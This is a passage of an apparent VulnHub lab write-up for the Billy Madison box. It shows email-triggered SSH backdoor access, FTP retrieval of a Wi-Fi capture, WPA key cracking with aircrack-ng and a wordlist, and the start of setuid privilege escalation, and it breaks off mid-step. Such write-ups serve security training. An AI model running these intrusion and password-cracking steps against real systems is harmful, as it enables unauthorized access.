


```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # cat notes
Ugh, this is frustrating.

I managed to make a system account for myself. I also managed to hide Billy's paper
where he'll never find it.  However, now I can't find it either :-(.
To make matters worse, my privesc exploits aren't working.
One sort of worked, but I think I have it installed all backwards.

If I'm going to maintain total control of Billy's miserable life (or what's left of it)
I need to root the box and find that paper!

Fortunately, my SSH backdoor into the system IS working.
All I need to do is send an email that includes
the text: "My kid will be a ________ _________"

Hint: https://www.youtube.com/watch?v=6u7RsW5SAgs

The new secret port will be open and then I can login from there with my wifi password, which I'm
sure Billy or Veronica know.  I didn't see it in Billy's FTP folders, but didn't have time to
check Veronica's.

-EG
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 10: writeup.enumeration.steps.9.1

10. Found reference to a SSH backdoor that requires sending an email with text `My kid will be a **soccer player**`:


```
'swaks --to eric@madisonhotels.com --from vvaughn@polyfector.edu --server 192.168.92.167:2525 --body "My kid will be a soccer player" --header "Subject: My kid will be a soccer player"'
```



```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # swaks --to eric@madisonhotels.com --from vvaugh
n@polyfector.edu --server 192.168.92.167:2525 --body "My kid will be a soccer player" --header "Subje
ct: My kid will be a soccer player"
=== Trying 192.168.92.167:2525...
=== Connected to 192.168.92.167.
<-  220 BM ESMTP SubEthaSMTP null
 -> EHLO kali
<-  250-BM
<-  250-8BITMIME
<-  250-AUTH LOGIN
<-  250 Ok
 -> MAIL FROM:<vvaughn@polyfector.edu>
<-  250 Ok
 -> RCPT TO:<eric@madisonhotels.com>
<-  250 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Thu, 05 Sep 2019 19:18:17 -0700
 -> To: eric@madisonhotels.com
 -> From: vvaughn@polyfector.edu
 -> Subject: My kid will be a soccer player
 -> Message-Id: <20190905191817.007782@kali>
 -> X-Mailer: swaks v20170101.0 jetmore.org/john/code/swaks/
 ->
 -> My kid will be a soccer player
 ->
 -> .
<-  250 Ok
 -> QUIT
<-  221 Bye
=== Connection closed with remote host.
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 11: writeup.enumeration.steps.10.1

11. Port `1974/tcp` is the SSH backdoor placed on the target host by user `eric`:




```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # nmap -sT -Pn 192.168.92.167
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-05 19:19 PDT
Nmap scan report for 192.168.92.167
Host is up (0.042s latency).
Not shown: 992 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1974/tcp open  drp
2525/tcp open  ms-v-worlds

Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 12: writeup.enumeration.steps.11.1

12. Found a network capture file `eg-01.cap` from user `veronica`'s FTP directory:

```
ftp://veronica@192.168.92.167/eg-01.cap
```



```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # ftp 192.168.92.167
Connected to 192.168.92.167.
220 Welcome to ColoradoFTP - the open source FTP server (www.coldcore.com)
Name (192.168.92.167:root): veronica
331 User name okay, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
ftp> binary
200 Type set to I
ftp> get eg-01.cap
local: eg-01.cap remote: eg-01.cap
200 PORT command successful.
150 Opening I mode data connection for eg-01.cap.
226 Transfer completed for "eg-01.cap".
719128 bytes received in 0.87 secs (803.3299 kB/s)
ftp> 221 Logged out, closing control connection.
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 13: writeup.enumeration.steps.12.1

Findings

Open Ports

```
22/tcp    |  tcpwrapped   |
23/tcp    |  telnet?      |
69/tcp    |  caldav       |  Radicale calendar and contacts server (Python BaseHTTPServer)
80/tcp    |  http         |  Apache httpd 2.4.18 ((Ubuntu))
139/tcp   |  netbios-ssn  |  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   |  netbios-ssn  |  Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
2525/tcp  |  smtp         |  SubEtha smtpd
```

Files

```
http://192.168.92.167/exschmenuating
http://192.168.92.167/exschmenuating/012987veronica.cap
```


Users

```
ssh: eric, veronica
```

Phase #2: Exploitation

1. From the storyline so far, user `eric` has reused WiFi password for SSH login. We need to extract the WiFi password from `eg-01.cap` file. We run an `aircrack` scan on the file and get SSH password:

```
aircrack-ng eg-01.cap -w /usr/share/wordlists/rockyou.txt → triscuit*
```




```
      [00:24:15] 1699520/9822768 keys tested (1176.28 k/s)

      Time left: 1 hour, 55 minutes, 7 seconds                 17.30%

                           KEY FOUND! [ triscuit* ]


      Master Key     : 9E 8B 4F E6 CC 5E E2 4C 46 84 D2 AF 59 4B 21 6D
                       B5 3B 52 84 04 9D D8 D8 83 67 AF 43 DC 60 CE 92

      Transient Key  : 4C 81 0F B5 A2 EE 2D 9F CC 8F 05 D2 82 BF F4 4E
                       AE 4E C9 ED EA 31 37 1E E7 29 10 13 92 BB 87 8A
                       AE 70 95 F8 62 20 B5 2B 53 8D 0C 5C DC 1E 9B B0
                       A6 9C EF 86 87 09 F0 4B 8A 48 02 0C FC 41 AC 00

      EAPOL HMAC     : 86 63 53 4B 77 52 82 0C 73 4A FA CA 19 79 05 33
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 14: writeup.exploitation.steps.1.1

2. We login as user `eric` to the SSH backdoor and gain initial shell access:

```
ssh -p1974 eric@192.168.92.167
```



```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # ssh eric@192.168.92.167 -p 1974
The authenticity of host '[192.168.92.167]:1974 ([192.168.92.167]:1974)' can't be established.
ECDSA key fingerprint is SHA256:Iz1zMYr38vrfL6+fiW0fdOAxC2ymMj/um0B6LxPAOLM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.92.167]:1974' (ECDSA) to the list of known hosts.
eric@192.168.92.167's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

210 packages can be updated.
12 updates are security updates.


Last login: Sat Aug 20 22:28:28 2016 from 192.168.3.101
eric@BM:~$
eric@BM:~$ id
uid=1002(eric) gid=1002(eric) groups=1002(eric)
eric@BM:~$
eric@BM:~$ uname -a
Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
eric@BM:~$
eric@BM:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
          inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6249 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4399 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:494286 (494.2 KB)  TX bytes:1822710 (1.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12040 (12.0 KB)  TX bytes:12040 (12.0 KB)

eric@BM:~$
```

Figure 15: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation


```
eric@BM> id
uid=1002(eric) gid=1002(eric) groups=1002(eric)
eric@BM>
eric@BM> uname
Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
eric@BM>
eric@BM> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
      inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:10919 errors:0 dropped:0 overruns:0 frame:0
      TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:742406 (742.4 KB)  TX bytes:39258 (39.2 KB)
eric@BM>
eric@BM> users
billy
veronica
eric
```

Phase #3: Privilege Escalation

1. While searching for `setuid` files we see an uncommon binary:

```
find / -type f -perm -04000 2>/dev/null → /usr/local/share/sgml/donpcgd
```

2. We test this binary and find that it requires two file path parameters. It creates an empty file at path passed as argument #2 with permissions of file passed as argument #1:

